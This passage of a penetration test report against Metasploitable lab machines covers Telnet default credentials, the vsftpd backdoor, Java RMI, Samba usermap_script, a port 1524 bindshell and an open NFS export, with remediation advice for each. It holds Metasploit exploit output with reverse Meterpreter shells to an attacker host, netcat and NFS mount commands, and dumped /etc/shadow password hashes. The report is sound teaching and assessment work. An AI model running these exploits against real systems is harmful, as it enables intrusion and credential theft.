
CWE: CWE-319 / CWE-521


CVSS: 9.0 Critical

Port: 23

Tool: Manual (telnet)

Telnet transmits all data including passwords in cleartext. Service accepted default credentials msfadmin:msfadmin. Exploited using only the standard telnet client — no tools required.


mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
msfadmin@metasploitable:~$



Impact: Credentials exposed in plaintext on the network. Any passive attacker captures credentials without connecting. Reccomendation: Remove Telnet. Use SSH. Block port 23 at the firewall.

4. Findings — Metasploitable 2

MS2-01 — vsftpd 2.3.4 Backdoor

CVE: CVE-2011-2523

CVSS: 10.0 Critical

Port: 21

Tool: Metasploit

In 2011 the official vsftpd 2.3.4 source code was trojaned by a malicious actor who inserted a backdoor into the distribution server. Sending a username containing ":)" during FTP authentication opens a root shell on port 6200.

```
Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, F
                                              TP, TFTP, TNFTP, WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after executio
                                              n
   FETCH_FILELESS  none             yes       Attempt to run payload without touching dis
                                              k by using anonymous handles, requires Linu
                                              x ≥3.17 (for Python variant also Python ≥3.
                                              8, tested shells are sh, bash, zsh) (Accept
                                              ed: none, python3.8+, shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST           192.168.139.128  yes       The listen address (an interface may be spe
                                              cified)
   LPORT           4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  false            yes       Host both the binary payload and the command so
                                           it can be piped directly to the shell.


   When FETCH_FILELESS is none:

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   FETCH_FILENAME     ucqQqYsBYelg     no        Name to use on remote system when stori
                                                 ng payload; cannot contain spaces or sl
                                                 ashes
   FETCH_WRITABLE_DIR  ./              yes       Remote writable dir to store payload; c
                                                 annot contain spaces


Exploit target:

   Id  Name
   --  ----
   0   Linux/Unix Command
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.139.128:4444
[+] 192.168.139.130:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.139.128:4444 → 192.168.139.130:47502) at 2026-05
-07 19:33:44 -0400

meterpreter >
```

```
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > shell
Process 5425 created.
Channel 1 created.
whoami
root
id
uid=0(root) gid=0(root)
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
```

Impact: Single unauthenticated request yields root shell. Supply chain attack requiring zero skills. Reccomendation: Remove vsftpd 2.3.4. Replace with patched version or SFTP.

MS2-02 — Java RMI Remote Code Execution

CVE: CVE-2011-3556

CVSS: 10.0 Critical

Port: 1099

Tool: Metasploit

The Java RMI registry accepts unauthenticated connections and loads remote Java classes without validation. The server fetched and executed a malicious class file from the attacker machine, returning a root Meterpreter session.

```
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.139.128:4444
[*] 192.168.139.130:1099 - Using URL: http://192.168.139.128:8080/2xgsmz
[*] 192.168.139.130:1099 - Server started.
[*] 192.168.139.130:1099 - Sending RMI Header ...
[*] 192.168.139.130:1099 - Sending RMI Call ...
[*] 192.168.139.130:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.139.130
[*] Meterpreter session 2 opened (192.168.139.128:4444 → 192.168.139.130:45264) at 2026-05
-07 19:52:20 -0400

meterpreter >
```

```
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
metasploitable
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
```

Impact: Unauthenticated remote code execution as root via a service that should never be network-accessible. Reccomendation: Restrict port 1099 to localhost. Update Java runtime. Audit all RMI usage.

MS2-03 — Samba usermap_script (Repeated Finding)

CVE: CVE-2007-2447

CVSS: 10.0 Critical

Port: 445

Tool: Metasploit

Identical to MS1-01. The same critical Samba vulnerability present on Metasploitable 1 was found on Metasploitable 2, demonstrating systemic patch management failure across the environment.

```
Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:
                                       port][ ... ]. Supported proxies: socks5, http, socks
                                       5h, sapni, socks4
   RHOSTS   192.168.139.130  yes       The target host(s), see https://docs.metasploit.co
                                       m/docs/using-metasploit/basics/using-metasploit.ht
                                       ml
   RPORT    445              yes       The target port (TCP)


Payload options (cmd/unix/bind_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.139.130  no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
msf exploit(multi/samba/usermap_script) > run
[*] Started bind TCP handler against 192.168.139.130:4444
[*] Command shell session 2 opened (192.168.139.128:33901 → 192.168.139.130:4444) at 2026-
05-07 19:56:31 -0400
```

```
whoami
root
id
uid=0(root) gid=0(root)
unmae
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Impact: Same as MS1-01. Recurrence across two systems indicates patch management is non-functional. Reccomendation: Same as MS1-01. Implement centralized patch management with remediation SLAs.

MS2-04 — Bindshell Backdoor Port 1524


CWE: CWE-912


CVSS: 10.0 Critical

Port: 1524

Tool: Manual (Netcat)

Port 1524 hosts a pre-installed root shell presenting an immediate root prompt to any incoming TCP connection with no authentication. Exploited with a single command: nc -nv 192.168.139.130 1524





Impact: Highest severity finding. Any device on the network gets root access in under two seconds. Indicates prior compromise or insider threat. Reccomendation: Remove immediately. Audit all open ports. Conduct incident response investigation.

MS2-05 — NFS Unauthenticated Filesystem Export

CVE: CVE-1999-0519

CVSS: 10.0 Critical

Port: 2049


Tool: Manual (mount)

The NFS server exports the entire root filesystem (/) to all hosts (*) with no authentication. The filesystem was mounted locally and sensitive files read directly — no shell session or exploit required.


bash

showmount -e 192.168.139.130

Returns: / *
mount -t nfs 192.168.139.130:/ /tmp/nfs -o nolock
cat /tmp/nfs/etc/shadow # Full hash dump







Impact: Complete filesystem read access without triggering any shell-level logs. All files including SSL keys, SSH keys, and database configs are exposed. Attackers can write files to establish persistence. Reccomendation: Remove wildcard NFS exports. Restrict to specific trusted IPs. Implement NFSv4 with Kerberos. Block port 2049 at firewall.

5. Remediation Summary

Priority	Actions
Immediate	Patch Samba, remove vsftpd 2.3.4, remove bindshell, remove NFS wildcard, change all default credentials, disable Telnet
Short Term	Firewall all service ports, SSH key-only auth, disable distccd and Java RMI externally, deploy fail2ban
Long Term	Patch management program, network segmentation, regular vulnerability scanning, enforce password policy

6. Conclusion

The penetration test demonstrated that both Metasploitable systems were critically insecure and susceptible to rapid full compromise. Multiple vulnerabilities allow unauthenticated remote code execution, root-level access, credential theft, and unrestricted filesystem exposure. The assessment identified systemic failures in patch management, credential management, and service hardening.

Immediate remediation is required to reduce organizational risk. Priority actions include patching vulnerable services, removing unnecessary network exposure, enforcing strong authentication controls, and implementing centralized patch management and network segmentation.